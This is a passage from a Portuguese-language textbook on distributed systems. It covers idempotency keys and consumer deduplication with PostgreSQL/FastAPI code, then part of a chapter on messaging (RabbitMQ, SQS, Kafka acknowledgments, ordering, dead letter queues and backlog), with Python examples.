A pegadinha: idempotência protege contra a **repetição** da mesma operação e deixa passar a **reordenação** de operações diferentes. Se `preco = 50` sofre um retry atrasado que chega depois de `preco = 70` , o preço volta a 50, com duas operações impecavelmente idempotentes. A proteção é uma versão (`UPDATE ... SET preco = 70, versao = 8 WHERE id = 1 AND versao = 7` , ou `If-Match` com `ETag`): a escrita velha encontra a versão errada e não faz nada, a mesma lógica do fencing token do capítulo 18.

Chaves de idempotência

"Crie um pedido" não tem forma natural idempotente: dois pedidos idênticos podem ser legítimos (dois gatos) ou uma duplicata (um gato e um elevador ruim). Só o cliente sabe qual dos dois aconteceu, então é ele quem precisa dizer.

A ***chave de idempotência*** (*idempotency key*) é esse aviso: um identificador único que o cliente gera **uma vez por intenção** e reenvia igual em cada tentativa. A Stripe popularizou o cabeçalho `Idempotency-Key` , e um rascunho da IETF no grupo `httpapi` padroniza o comportamento:

- O cliente gera a chave (um UUID, tipicamente) antes da primeira tentativa e a guarda até receber uma resposta definitiva.

- O servidor grava a chave junto com uma impressão digital da requisição (um hash do corpo) e o resultado.
- Requisição repetida com a mesma chave e o mesmo corpo recebe a resposta gravada, sem reexecutar nada.
- Mesma chave com corpo diferente: erro `422`, porque devolver a resposta antiga em silêncio seria pior.
- Mesma chave enquanto a primeira ainda está em execução: erro `409`.
- Chave ausente num endpoint que a exige: `400`.

A Stripe documenta que guarda o status e o corpo da primeira execução, inclusive quando ela termina em `500`, e que as chaves podem ser removidas depois de pelo menos 24 horas. O cliente que repete depois disso cria uma operação nova: a janela de retry do cliente precisa caber dentro da retenção do servidor.

O ponto delicado é a atomicidade entre "gravei a chave" e "fiz o efeito". Se os dois moram no mesmo banco, uma transação resolve. No PostgreSQL, o `INSERT ... ON CONFLICT DO NOTHING` na tabela de chaves ainda trata a concorrência de graça: uma segunda transação com a mesma chave **espera** no índice único pelo resultado da primeira. Se a primeira confirmar, o `ON CONFLICT` dispara e a segunda lê a resposta gravada; se desfizer, a segunda executa normalmente. Ninguém escreve um lock, e o banco serializa os dois gêmeos sozinho.

Quando o efeito sai do banco (cobrar num gateway, enviar um SMS), nenhuma transação cobre os dois lados (o problema da escrita dupla, tema do capítulo 22). O padrão usa estados explícitos: a chave nasce `em_andamento` numa transação curta, a chamada externa leva **uma chave de idempotência derivada** (o gateway também precisa deduplicar), e a chave passa a `concluida` com a resposta. Se o processo morrer no meio, o próximo retry pode retomar com segurança justamente porque a chamada ao gateway também é idempotente. Brandur Leach descreveu esse desenho, com pontos de recuperação por etapa, num artigo de 2017.

Deduplicação no consumidor

No consumidor de mensagens, o problema é o mesmo. Cada mensagem carrega um identificador estável atribuído pelo produtor (o broker pode gerar outro ID na reentrega). O consumidor mantém uma tabela de mensagens processadas, e a ordem entre "marcar" e "processar" decide a semântica, de novo:

- Marcar e depois processar: um crash entre as duas deixa a mensagem marcada e não processada. At-most-once com passos extras.
- Processar e depois marcar: um crash entre as duas reprocessa. At-least-once com passos extras.

- Marcar e processar **na mesma transação**: a marcação e o efeito são confirmados juntos. Efeito exatamente uma vez, desde que o efeito more no mesmo banco.

Marcar num Redis com `SET NX EX` e gravar o efeito no PostgreSQL recria a primeira ou a segunda linha, conforme a ordem: dois armazenamentos não compartilham transação. Esse arranjo é o *inbox*; o espelho dele no produtor, o *outbox*, está no capítulo 22.

Na prática

Uma API de pedidos que reconhece a repetição

A tabela de chaves usa o cliente na chave primária. Uma chave sem escopo de cliente deixaria o cliente B, por coincidência ou de propósito, receber a resposta gravada do pedido do cliente A:

```
CREATE TABLE chaves_idempotencia (
    cliente_id  bigint      NOT NULL,
    chave       text        NOT NULL,
    impressao   text        NOT NULL,
    status_http smallint,
    resposta    jsonb,
    criada_em   timestamptz NOT NULL DEFAULT now(),
    PRIMARY KEY (cliente_id, chave)
);
```

O endpoint, em FastAPI com psycopg 3, faz tudo numa única transação, porque o efeito (o pedido) mora no mesmo banco:

```
import hashlib
import json
import os

import psycopg
from fastapi import FastAPI, Header, Request
from fastapi.responses import JSONResponse
from psycopg.types.json import Jsonb

app = FastAPI()
DSN = os.environ["DATABASE_URL"]


@app.post("/pedidos")
async def criar_pedido(request: Request, idempotency_key: str = Header(max_length=255)):
    corpo = await request.body()
    impressao = hashlib.sha256(corpo).hexdigest()
    cliente = request.state.cliente_id  # preenchido pelo middleware de autenticação

    async with await psycopg.AsyncConnection.connect(DSN) as conn:
        async with conn.transaction():
            cur = await conn.execute(
                """INSERT INTO chaves_idempotencia (cliente_id, chave, impressao)
                   VALUES (%s, %s, %s)
```

```
                    ON CONFLICT DO NOTHING
                    RETURNING chave""",
                (cliente, idempotency_key, impressao),
            )
            if await cur.fetchone() is None:
                # chave já existia: devolve o que foi gravado, sem criar saco novo
                return await repetir_resposta(conn, cliente, idempotency_key, impressao)

            pedido = json.loads(corpo)
            cur = await conn.execute(
                "INSERT INTO pedidos (cliente_id, produto, kg) VALUES (%s, %s, %s)
RETURNING id",
                (cliente, pedido["produto"], pedido["kg"]),
            )
            (pedido_id,) = await cur.fetchone()
            resposta = {"pedido_id": pedido_id, "produto": pedido["produto"], "kg":
pedido["kg"]}
            await conn.execute(
                """UPDATE chaves_idempotencia SET status_http = 201, resposta = %s
                    WHERE cliente_id = %s AND chave = %s""",
                (Jsonb(resposta), cliente, idempotency_key),
            )
    return JSONResponse(resposta, status_code=201)


async def repetir_resposta(conn, cliente, chave, impressao):
    cur = await conn.execute(
        """SELECT impressao, status_http, resposta FROM chaves_idempotencia
           WHERE cliente_id = %s AND chave = %s""",
        (cliente, chave),
    )
    impressao_original, status_http, resposta = await cur.fetchone()
    if impressao_original != impressao:
        return JSONResponse({"erro": "Idempotency-Key reutilizada com outro corpo"},
status_code=422)
    return JSONResponse(resposta, status_code=status_http, headers={"Idempotent-
Replayed": "true"})
```

O `SELECT` de `repetir_resposta` enxerga a linha da outra transação porque, em `READ COMMITTED`, cada comando tira um snapshot novo (capítulo 10). O `409` nunca aparece: a requisição concorrente espera no índice único e recebe a resposta pronta, sem saber que ficou na fila atrás da própria gêmea.

O pedido original, com cabeçalhos resumidos:

```
curl -s -i -X POST https://api.exemplo.com/pedidos \
  -H "Authorization: Bearer $TOKEN" \
  -H "Idempotency-Key: 6f1c2a9e-3b7d-4e1a-9c55-0d2f8b7a1e33" \
  -H "Content-Type: application/json" \
  -d '{"produto": "racao-salmao", "kg": 15}'
```

```
HTTP/1.1 201 Created
content-type: application/json

{"pedido_id":48213,"produto":"racao-salmao","kg":15}
```

A mesma chamada, repetida pelo aplicativo depois do elevador:

```
HTTP/1.1 201 Created
content-type: application/json
idempotent-replayed: true

{"pedido_id":48213,"produto":"racao-salmao","kg":15}
```

Mesmo `pedido_id`, mesmo `201`, e a tabela `pedidos` continua com uma linha. Agora a mesma chave com `"kg": 30`, porque algum código reaproveitou a variável:

```
HTTP/1.1 422 Unprocessable Entity
content-type: application/json

{"erro":"Idempotency-Key reutilizada com outro corpo"}
```

A impressão é o hash do corpo bruto: o mesmo JSON com um espaço a mais recebe `422`. Um hash sobre forma canônica (`json.dumps(pedido, sort_keys=True)`) tolera isso; sem ela, o cliente precisa reenviar os mesmos bytes, o que um retry faz naturalmente.

Um worker que ignora reentregas

O worker de separação de estoque grava a marcação e a reserva na mesma transação, e só confirma a mensagem à fila depois do commit:

```
import logging

log = logging.getLogger("separacao")


def tratar(conn: psycopg.Connection, msg) -> None:
    with conn.transaction():
        cur = conn.execute(
            "INSERT INTO mensagens_processadas (mensagem_id) VALUES (%s) ON CONFLICT DO
NOTHING",
            (msg.id,),
        )
        if cur.rowcount == 0:
            log.info("mensagem %s repetida, ignorada (o Almirante agradece)", msg.id)
        else:
            conn.execute(
                "INSERT INTO reservas (pedido_id, kg) VALUES (%s, %s)",
                (msg.corpo["pedido_id"], msg.corpo["kg"]),
            )
            log.info("mensagem %s processada, pedido %s reservado", msg.id,
msg.corpo["pedido_id"])
    msg.ack()
```

O log de uma manhã em que o orquestrador matou o `worker-2` logo depois do commit e antes do `ack`:

```
09:14:02 worker-2 mensagem ev-90311 processada, pedido 48213 reservado
09:14:02 worker-2 [processo encerrado: OOMKilled]
09:14:32 worker-5 mensagem ev-90311 repetida, ignorada (o Almirante agradece)
```

A reentrega veio 30 segundos depois (o tempo de invisibilidade da fila), achou a marcação e só fez o `ack` que faltava. Se o processo tivesse morrido antes do commit, não haveria marcação, e o `worker-5` faria a reserva do zero. Nos dois casos, uma reserva.

Propriedades e custos

Abordagem	Garante	Custa	Quando pesa
At-most-once	Nunca duplica	Perde mensagens na falha	Telemetria, notificações descartáveis, quando perder é mais barato que repetir
At-least-once sem deduplicação	Nunca perde	Duplica na falha	Operações naturalmente idempotentes (estado absoluto, `ON CONFLICT`, transição condicionada)
At-least-once + chave de idempotência	Efeito único por intenção do cliente	Uma escrita a mais por requisição, armazenamento das respostas, cliente que gera e guarda a chave	APIs públicas com efeito financeiro ou físico
At-least-once + deduplicação no consumidor	Efeito único por mensagem	Tabela de IDs, transação que cubra marcação e efeito	Consumidores de filas que escrevem no próprio banco
Transações do broker (Kafka)	Efeito único no caminho Kafka → Kafka	Latência do commit transacional, consumidores em `read_committed`	Processamento de streams sem efeito externo

O armazenamento das chaves se estima em uma linha. Uma API com 200 `POST` por segundo grava 200 × 86.400 = 17,28 milhões de chaves por dia; com 1 KB por linha e retenção de 24 horas, são uns 17 GB permanentes de respostas que quase ninguém vai pedir de novo, mais índice, e um expurgo diário de 17 milhões de linhas (particionar por dia e fazer `DROP` de partição evita o `DELETE` gigante; ver capítulo 14). Guardar só o status e o ID do recurso, em vez da resposta inteira, corta uma ordem de grandeza. A latência extra é um `INSERT` num índice único, décimos de milissegundo, e a espera só aparece quando duas tentativas da mesma chave se sobrepõem, ou seja, com o cliente já em retry (o capítulo 19 trata do retry em si).

Armadilhas e casos reais

A chave gerada dentro do laço de retry. É o erro mais comum, e anula toda a infraestrutura do servidor:

```
# errado: cada tentativa vira uma intenção nova
for tentativa in range(4):
    chave = str(uuid.uuid4())
    resp = await cliente.post("/pedidos", json=pedido, headers={"Idempotency-Key":
chave})

# certo: uma chave por clique em "Repetir pedido"
chave = str(uuid.uuid4())
for tentativa in range(4):
    resp = await cliente.post("/pedidos", json=pedido, headers={"Idempotency-Key":
chave})
```

A primeira versão envia quatro chaves únicas, e o servidor cria quatro pedidos com toda a correção do mundo. Num aplicativo móvel, a chave precisa ser persistida: se o sistema operacional matar o processo no meio do retry, a próxima abertura gera outra.

Deduplicação por conteúdo. Rejeitar "pedido idêntico nos últimos 5 minutos" bloqueia o segundo saco legítimo de quem tem dois gatos e deixa passar a duplicata do sexto minuto. Só um identificador gerado no momento da intenção separa repetição de pedido novo.

Chave sem escopo de cliente. Com a chave primária só em `chave`, dois clientes com o mesmo valor colidem, e o segundo recebe a resposta do primeiro, com dados de outra pessoa. Vazamento de dados com cara de bug inofensivo.

Retenção menor que a janela de retry. Uma fila com retenção de 7 dias e uma tabela de mensagens processadas expurgada em 24 horas deixam passar a reentrega do quarto dia.

`em_andamento` eterno. Um processo que morre deixa a chave presa, e todo retry recebe `409` para sempre. A linha precisa de um carimbo de início e de uma regra de retomada após um prazo.

Exactly-once usado com efeito externo. Um consumidor Kafka transacional que chama um gateway de pagamentos pode chamá-lo duas vezes: a transação abortada é desfeita no Kafka, e a cobrança fica. O gateway precisa da sua própria chave, derivada de algo estável da mensagem (tópico, partição e offset, ou o ID do evento).

Retry em camadas que ninguém mapeou. O quarto saco de Dona Lurdes veio do proxy.

> **Na vida real:** a diretiva `proxy_next_upstream` do NGINX tenta outro servidor quando o primeiro falha. Desde a versão 1.9.13, requisições com métodos não idempotentes (`POST` , `LOCK` , `PATCH`) deixam de ser repassadas ao próximo servidor depois de enviadas a um upstream, a menos que a opção `non_idempotent` seja ligada explicitamente. Quem liga `non_idempotent` "para melhorar a disponibilidade" está encomendando ração para 2029.

Resumo

- Chamada remota: sucesso, falha ou "não sei", e nenhum protocolo cura o "não sei".
- At-most-once pode perder; at-least-once pode duplicar. Numa fila, a diferença é a posição do `ack` .
- Exactly-once real é efeito único: at-least-once mais processamento idempotente ou deduplicado. O do Kafka vale dentro do Kafka.
- Idempotência (RFC 9110) trata do efeito no estado; reordenação pede versão.
- Chave de idempotência: uma por intenção, com escopo de cliente, impressão do corpo, resposta gravada e retenção maior que a janela de retry.
- No consumidor, marcação e efeito na mesma transação; efeito externo leva a chave adiante.

Referências

- RFC 9110, *HTTP Semantics*, seção 9.2.2 (métodos idempotentes): https://www.rfc-editor.org/rfc/rfc9110#section-9.2.2
- IETF, rascunho *The Idempotency-Key HTTP Header Field* (grupo httpapi): https://datatracker.ietf.org/doc/draft-ietf-httpapi-idempotency-key-header/
- Stripe, *Idempotent requests*: https://docs.stripe.com/api/idempotent_requests
- Brandur Leach, *Implementing Stripe-like Idempotency Keys in Postgres* (2017): https://brandur.org/idempotency-keys
- KIP-98, *Exactly Once Delivery and Transactional Messaging*: https://cwiki.apache.org/confluence/display/KAFKA/KIP-98+-+Exactly+Once+Delivery+and+Transactional+Messaging
- KIP-679, *Producer will enable the strongest delivery guarantee by default*: https://cwiki.apache.org/confluence/display/KAFKA/KIP-679%3A+Producer+will+enable+the+strongest+delivery+guarantee+by+default

- Amazon SQS, *Exactly-once processing in Amazon SQS* (filas FIFO): https://docs.aws.amazon.com/AWSSimpleQueueService/latest/SQSDeveloperGuide/FIFO-queues-exactly-once-processing.html
- NGINX, diretiva `proxy_next_upstream`: https://nginx.org/en/docs/http/ngx_http_proxy_module.html#proxy_next_upstream
- PostgreSQL, `INSERT ... ON CONFLICT`: https://www.postgresql.org/docs/current/sql-insert.html
- Jim Gray, *Notes on Data Base Operating Systems* (1978), em *Operating Systems: An Advanced Course*, Springer, LNCS 60.

CAPÍTULO 21

Mensageria

Três canecas e um papagaio

Seu Valdemar abriu a porta numa segunda-feira de manhã e recebeu três canecas idênticas com a foto do papagaio dele, o Comandante, de óculos escuros. Ele tinha comprado uma. A loja (situação hipotética) mandou também três notas fiscais, o que pelo menos manteve a contabilidade coerente com o estoque.

A API gravava o pedido e publicava uma mensagem numa fila gerenciada. Workers liam a fila, renderizavam a arte em alta resolução e mandavam o arquivo para a impressora. A fila estava na configuração padrão, que dá ao worker 30 segundos para terminar; a renderização levava 12 em média.

A foto do Comandante tinha 48 megapixels, porque o sobrinho do Seu Valdemar tem uma câmera nova e muito entusiasmo. A renderização levou 41 segundos. Aos 30, a fila concluiu que o primeiro worker tinha morrido e entregou a mesma mensagem a um segundo. Aos 60, a um terceiro. Os três imprimiram e gravaram no log `caneca impressa com sucesso`. O log estava certo três vezes.

Nenhum componente falhou; o defeito estava na conversa entre a fila e os consumidores. A pergunta do capítulo: como um sistema de mensageria decide que uma mensagem foi processada, e o que ele faz quando decide errado?

Fila e log, os dois jeitos de guardar uma mensagem

Um *broker* de mensagens recebe mensagens de produtores, guarda e entrega a consumidores. O produtor publica e segue a vida; o consumidor processa quando puder, mesmo que estivesse fora do ar na publicação. Existem dois modelos de armazenamento.

Na **fila**, cada mensagem existe para ser consumida uma vez e apagada. O broker mantém estado por mensagem: pronta, entregue aguardando confirmação, confirmada (e removida). O RabbitMQ e o Amazon SQS seguem esse modelo. No RabbitMQ (protocolo AMQP 0-9-1), o produtor publica numa *exchange*, e *bindings* decidem para quais filas a mensagem é copiada.

No **log**, cada partição é uma sequência só de acréscimo, e toda mensagem recebe um *offset*, um inteiro crescente. Consumir não apaga nada: as mensagens ficam até vencer a retenção (no Kafka, `retention.ms` tem padrão de 7 dias). Por consumidor, o broker só precisa saber um número por partição: o próximo offset a ler.

Essa estrutura é o WAL de um banco de dados exposto como produto. A réplica de um PostgreSQL também lê um log de acréscimo e guarda só até onde já aplicou (capítulo 13). Jay Kreps, um dos criadores do Kafka, escreveu em 2013 um artigo inteiro sobre essa relação.

Com um bug no consumidor, num log você corrige, volta o offset para a semana passada e reprocessa. Numa fila, as mensagens confirmadas já eram, e sobra uma conversa constrangedora com o time de dados.

As fronteiras borraram: o RabbitMQ ganhou os *streams* (3.9), que são logs, e o Kafka ganhou os *share groups* (KIP-932), com semântica de fila, em acesso antecipado no 4.0. Por isso o capítulo fala de modelos, com os produtos como exemplos.

Acknowledgment, ou como o consumidor diz "terminei"

O *acknowledgment* (*ack*) é o aviso do consumidor ao broker de que terminou de processar. Ele existe porque o broker não enxerga dentro do worker. Cada broker implementa o ack de um jeito, e cada jeito tem sua forma própria de produzir canecas extras.

RabbitMQ: ack por conexão

O RabbitMQ entrega mensagens por um canal dentro de uma conexão TCP de longa duração. Cada entrega carrega um *delivery tag*, e o consumidor responde com `basic.ack` (terminei) ou `basic.nack` / `basic.reject` (falhei, devolvendo ou não à fila). Enquanto o ack não chega, a mensagem fica reservada, sem prazo por mensagem.

O sinal de morte é a conexão. Se ela fecha com mensagens sem ack, o broker devolve todas à fila com o campo `redelivered` ligado. O limite de segurança é o `consumer_timeout`, de 30 minutos por padrão. Um worker que renderiza por 41 segundos com a conexão viva nunca perde a mensagem, e o Comandante teria chegado em uma caneca só.

O *prefetch* (`basic.qos`) limita quantas mensagens sem ack um consumidor pode ter. Com prefetch 1, a próxima só vem depois do ack da anterior. Com prefetch 0 (ilimitado), o primeiro consumidor a se conectar recebe a fila inteira na memória, enquanto os outros dezenove workers assistem. No modo *auto-ack*, a mensagem conta como confirmada ao ser enviada: at-most-once em estado puro.

SQS: ack por prazo

O SQS conversa por HTTP, sem conexão persistente, então usa um prazo. Quando `ReceiveMessage` devolve uma mensagem, ela fica invisível para os outros durante o *visibility timeout* (padrão de 30 segundos, máximo de 12 horas). Se o consumidor chama `DeleteMessage` com o *receipt handle* dentro do prazo, ela é removida. Se o prazo vence, ela reaparece para o próximo que pedir.

```
SQS:      Mensagem 3f9a para você, worker-1. Você tem 30 segundos.
Worker-1: (renderizando o Comandante em 48 megapixels)
SQS:      ...
SQS:      Worker-1 morreu, coitado. Worker-2, mensagem 3f9a para você.
Worker-1: Pronto! Mandando para a impressora.
Worker-2: Pronto! Mandando para a impressora.
```

A fila não distingue worker lento de worker morto, pelo mesmo motivo que um cliente HTTP não distingue servidor lento de servidor fora do ar (o capítulo 19 trata desse "não sei"). O consumidor pode estender o prazo com `ChangeMessageVisibility`, um *heartbeat* durante trabalhos longos, ou zerá-lo para devolver a mensagem na hora, que é o nack do SQS.

Kafka: ack por posição

O Kafka não tem ack por mensagem. O consumidor faz *commit* de um offset por partição, gravado no tópico interno `__consumer_offsets`. O commit do offset 815 significa "processei tudo antes de 815". Se a 812 está demorando e a 813 já terminou, não há como confirmar só a 813.

Commit antes de processar dá at-most-once; depois, at-least-once (capítulo 20). O padrão `enable.auto.commit=true` confirma, a cada 5 segundos e dentro do `poll()`, os offsets do poll anterior. Se o laço entrega as mensagens para threads e volta direto ao `poll()`, ele confirma trabalho que nem começou.

O prazo do Kafka tem outro nome. Se o consumidor passa mais de `max.poll.interval.ms` (padrão de 5 minutos) sem chamar `poll()`, ele é expulso do grupo, e outro consumidor reprocessa tudo depois do último commit. É a caneca tripla com outra configuração.

Nos três modelos, a configuração que não perde mensagens entrega pelo menos uma vez, e o consumidor precisa ser idempotente. Para o Seu Valdemar, isso significa um prazo compatível com a renderização, um heartbeat para as fotos gigantes e uma tabela `impressoes` com `UNIQUE (pedido_id)` gravada antes da impressão.

Consumidores concorrentes e consumer groups

Numa fila, o paralelismo vem de *consumidores concorrentes* (*competing consumers*): qualquer número de workers lê a mesma fila, e cada mensagem vai para um deles. Para dobrar a vazão, você dobra os workers, sem redistribuição a negociar, porque nenhum worker é dono de nada. O teto passa a ser o broker e o banco que os workers martelam.

No Kafka, um *consumer group* divide as partições de um tópico entre seus consumidores, cada partição atribuída a exatamente um. O paralelismo máximo é o número de partições. Com 12 partições e 20 consumidores, oito ficam ociosos, recebendo salário (em CPU) para olhar o teto.

Partições podem aumentar, nunca diminuir. Quando um consumidor entra ou sai, as partições são redistribuídas num *rebalance*. No protocolo original (*eager*), todos largam tudo e esperam, uma pausa geral a cada deploy. O cooperativo (KIP-429) move só o necessário, e o do KIP-848, coordenado pelo broker, é estável desde o Kafka 4.0.

Grupos diferentes têm offsets independentes: `notificacoes` e `faturamento` leem o mesmo tópico, cada um no seu ritmo. Esse é o *fan-out* de graça do log. Numa fila, fan-out exige cópias: uma exchange `fanout` no RabbitMQ, ou um tópico gerenciado (Amazon SNS, Google Pub/Sub) entregando uma cópia a cada fila assinante.

Ordem, a garantia que some quando você escala

No Kafka, a ordem só vale dentro de uma partição. O particionador padrão calcula o hash murmur2 da chave e tira o resto pelo número de partições: mesma chave, mesma partição, mesma ordem. Retries poderiam inverter lotes; o produtor idempotente, padrão desde o Kafka 3.0, numera os lotes e preserva a ordem.

Numa fila, o broker guarda em ordem FIFO, mas a ordem de processamento some com dois consumidores: a mensagem 1 vai para o worker A, a 2 para o B, e B termina primeiro. Reentregas embaralham mais. O cliente recebe "sua caneca foi enviada" antes de "recebemos seu pedido" e fica feliz e confuso na mesma proporção.

Ordem em fila tem custo explícito. O RabbitMQ tem o *single active consumer* (3.8): vários consumidores conectados, só um recebendo. O SQS padrão promete ordem por melhor esforço e pode duplicar. O SQS FIFO garante ordem por `MessageGroupId`: enquanto uma mensagem do grupo está em processamento, as seguintes não são entregues. O teto é de 300 transações por segundo por ação de API (3.000 mensagens com lotes de 10), maior no modo de alta vazão.

O custo comum é o *head-of-line blocking*: uma mensagem lenta segura todas as seguintes da mesma partição ou grupo. Ordem global exige uma partição só, ou seja, a vazão de um worker. Na prática, a chave é o que precisa de ordem: os eventos de um pedido, as transações de uma conta.

Mensagem venenosa e dead letter queue

Uma *mensagem venenosa* (*poison message*) falha sempre: um JSON malformado, um campo que o código novo não espera, um TIFF de 48 MB que estoura a memória do worker. O último é o mais divertido: o processo morre por falta de memória, a mensagem volta, mata o worker seguinte, volta de novo, até a frota inteira reiniciar em sequência enquanto o painel de CPU mostra lindos 3%.

A defesa é limitar as tentativas e mover a mensagem para uma *dead letter queue* (DLQ), onde ela espera por um humano.

- No SQS, a *redrive policy* define o `maxReceiveCount`; passou disso, a mensagem vai para a DLQ.
- No RabbitMQ, uma *dead letter exchange* (`x-dead-letter-exchange`) recebe mensagens rejeitadas sem devolução, com TTL vencido, descartadas por limite de tamanho e, nas *quorum queues*, acima do limite de entregas (`x-delivery-limit`, padrão 20 desde o RabbitMQ 4.0).
- No Kafka, o broker não tem DLQ: o consumidor publica num tópico como `pedidos.dlq` e faz commit. O Kafka Connect oferece isso com `errors.deadletterqueue.topic.name`.

Erro permanente (validação, formato) vai direto para a DLQ, porque tentar de novo só gasta CPU. Erro transitório (timeout, `503`) merece retry com backoff e jitter (capítulo 19). No Kafka, retry dentro do consumidor bloqueia a partição, por isso é comum usar tópicos de retry com atraso crescente.

Uma DLQ sem alarme é um cemitério. Toda empresa com mais de dois anos tem uma com 41 mil mensagens de 2022, que alguém vai olhar "na semana que vem". Ela precisa de alarme e de caminho de volta (o *redrive* do SQS).

Backlog, a fila que cresce

Backlog é o que está esperando para ser processado. No Kafka, a medida é o *consumer lag* por partição: o offset final do log menos o offset confirmado pelo grupo. No SQS, as métricas são `ApproximateNumberOfMessagesVisible` e `ApproximateAgeOfOldestMessage`.

A idade da mensagem mais antiga descreve o que o usuário sente. Um backlog de 50 mil mensagens são 10 segundos de atraso a 5 mil por segundo, ou quase três horas a 5 por segundo. Pela Lei de Little (capítulo 6), a espera média é `W = L / λ`. O tempo para zerar um backlog é:

```
T = backlog / (taxa_de_consumo − taxa_de_produção)
```

Se o consumo não supera a produção, T é infinito, e o backlog só para de crescer quando a retenção começa a apagar mensagens. O SQS retém por 4 dias por padrão (máximo de 14). No Kafka, quando o lag ultrapassa a retenção, os segmentos somem por baixo do consumidor, o offset dele deixa de existir e entra em ação o `auto.offset.reset`, cujo padrão é `latest`: o consumidor pula para o fim do log, sem erro, sem exceção, sem contar a ninguém.

Uma fila absorve picos, e também esconde sobrecarga: sem limite, ela transforma "o sistema não aguenta" em "o sistema responde em quatro horas" (o capítulo 28 trata de backpressure). O RabbitMQ, ao atingir os alarmes de memória ou disco, bloqueia os produtores com `connection.blocked`.

Na prática

Um consumidor de SQS que não imprime três canecas

O consumidor usa *long polling* (`WaitTimeSeconds=20`: espera até 20 segundos em vez de responder vazio), estende o prazo com heartbeat e só apaga no fim.

```python
import os
import threading

import boto3

sqs = boto3.client("sqs")
FILA = os.environ["FILA_CANECAS_URL"]


def manter_viva(recibo: str, parar: threading.Event) -> None:
    # A cada 20 s, pede mais 60 s de invisibilidade
    while not parar.wait(20):
        sqs.change_message_visibility(
            QueueUrl=FILA, ReceiptHandle=recibo, VisibilityTimeout=60
        )
        print("heartbeat: ainda vivo, só lento")


def consumir() -> None:
    while True:
        resp = sqs.receive_message(
            QueueUrl=FILA,
            MaxNumberOfMessages=1,
```

```
            WaitTimeSeconds=20,
            VisibilityTimeout=60,
            MessageSystemAttributeNames=["ApproximateReceiveCount"],
        )
        for msg in resp.get("Messages", []):
            recibo = msg["ReceiptHandle"]
            tentativa = msg["Attributes"]["ApproximateReceiveCount"]
            print(f"recebida {msg['MessageId'][:8]} (tentativa {tentativa})")
            parar = threading.Event()
            batimento = threading.Thread(target=manter_viva, args=(recibo, parar))
            batimento.start()
            try:
                renderizar_e_imprimir(msg["Body"])  # idempotente por pedido_id
                sqs.delete_message(QueueUrl=FILA, ReceiptHandle=recibo)
                print("apagada: uma caneca, um papagaio")
            except Exception as erro:
                # Sem delete: a mensagem volta quando o prazo vencer
                print(f"falhou ({erro!r}); fica para a próxima tentativa")
            finally:
                parar.set()
                batimento.join()
```

Com a foto do Comandante, dois heartbeats e uma entrega:

```
recebida 3f9a1c2e (tentativa 1)
heartbeat: ainda vivo, só lento
heartbeat: ainda vivo, só lento
apagada: uma caneca, um papagaio
```

O heartbeat cobre o worker lento; o prazo continua cobrindo o morto, porque ninguém estende nada e a mensagem reaparece em até 60 segundos. A idempotência de `renderizar_e_imprimir` cobre o resto: o heartbeat que falha por um problema de rede no segundo errado.

Ordem por chave no Kafka

O produtor publica eventos de dois pedidos com o ID como chave, usando `confluent-kafka`.

```
import json
import os

from confluent_kafka import Producer

produtor = Producer({
    "bootstrap.servers": os.environ["KAFKA_SERVERS"],
    "enable.idempotence": True,
    "acks": "all",
})


def confirmado(erro, msg) -> None:
    status = json.loads(msg.value())["status"]
    print(f"{msg.key().decode()} {status:<8} -> partição {msg.partition()}, offset
{msg.offset()}")
```

```
eventos = [
    ("ped-1001", "criado"), ("ped-2002", "criado"), ("ped-1001", "pago"),
    ("ped-1001", "enviado"), ("ped-2002", "pago"),
]
for pedido, status in eventos:
    produtor.produce(
        "pedidos",
        key=pedido,
        value=json.dumps({"pedido": pedido, "status": status}),
        on_delivery=confirmado,
    )
produtor.flush()
```

```
ped-2002 criado   -> partição 1, offset 377
ped-2002 pago     -> partição 1, offset 378
ped-1001 criado   -> partição 4, offset 812
ped-1001 pago     -> partição 4, offset 813
ped-1001 enviado  -> partição 4, offset 814
```

Os eventos de `ped-1001` caíram todos na partição 4, em ordem; entre os dois pedidos não há ordem nenhuma. O consumidor desliga o commit automático e confirma depois de processar:

```
from confluent_kafka import Consumer

consumidor = Consumer({
    "bootstrap.servers": os.environ["KAFKA_SERVERS"],
    "group.id": "notificacoes",
    "enable.auto.commit": False,
    "auto.offset.reset": "earliest",
})
consumidor.subscribe(["pedidos"])

while True:
    msg = consumidor.poll(1.0)
    if msg is None:
        continue
    if msg.error():
        print(f"erro do consumidor: {msg.error()}")
        continue
    notificar_cliente(json.loads(msg.value()))
    consumidor.commit(message=msg, asynchronous=False)
    print(f"p{msg.partition()} offset {msg.offset()} notificado; commit em {msg.offset()
+ 1}")
```

```
p4 offset 812 notificado; commit em 813
p4 offset 813 notificado; commit em 814
p4 offset 814 notificado; commit em 815
p1 offset 377 notificado; commit em 378
p1 offset 378 notificado; commit em 379
```

O commit grava o offset da próxima mensagem, daí o "+1". Com `earliest`, um grupo sem offset válido começa do início da retenção. O commit síncrono custa uma ida e volta ao broker por evento; com vazão alta, o commit é por lote.

Quanto tempo o backlog leva para zerar

Na Black Friday, a fila acumulou 1,8 milhão de pedidos. Entram 300 por segundo, e cada worker processa 25.

```python
def tempo_para_zerar(backlog: int, consumo: float, producao: float) -> float | None:
    folga = consumo - producao
    return backlog / folga if folga > 0 else None


for workers in (12, 20, 40):
    t = tempo_para_zerar(1_800_000, consumo=workers * 25, producao=300)
    print(f"{workers:>2} workers: " + (f"{t / 60:.0f} min" if t else "nunca"))
```

```
12 workers: nunca
20 workers: 150 min
40 workers: 43 min
```

Com 12 workers o consumo empata com a entrada e o backlog nunca diminui. Dobrar de 20 para 40 corta o tempo em mais de três vezes, porque a folga sobe de 200 para 700 por segundo. A conta supõe que a impressora acompanha, e a impressora, que tem uma cabeça só, discorda.

Propriedades e custos

Propriedade	RabbitMQ (fila)	SQS padrão / FIFO	Kafka (log)
Após o ack	Apagada	Apagada	Fica até a retenção
Reprocessar	Impossível	Impossível	Voltar o offset
Consumidor morto	Conexão fecha	Prazo vence	Sessão ou `max.poll.interval.ms`
Ack	Por mensagem	Por mensagem	Por posição
Paralelismo	Consumidores	Consumidores	Partições
Ordem	Um consumidor ativo	Melhor esforço / `MessageGroupId`	Por partição
Fan-out	Exchange copia	Tópico copia	Grupos, sem cópia
DLQ	Dead letter exchange	Redrive policy	Consumidor publica
Operação	Cluster próprio	Sem servidor	Cluster próprio ou gerenciado

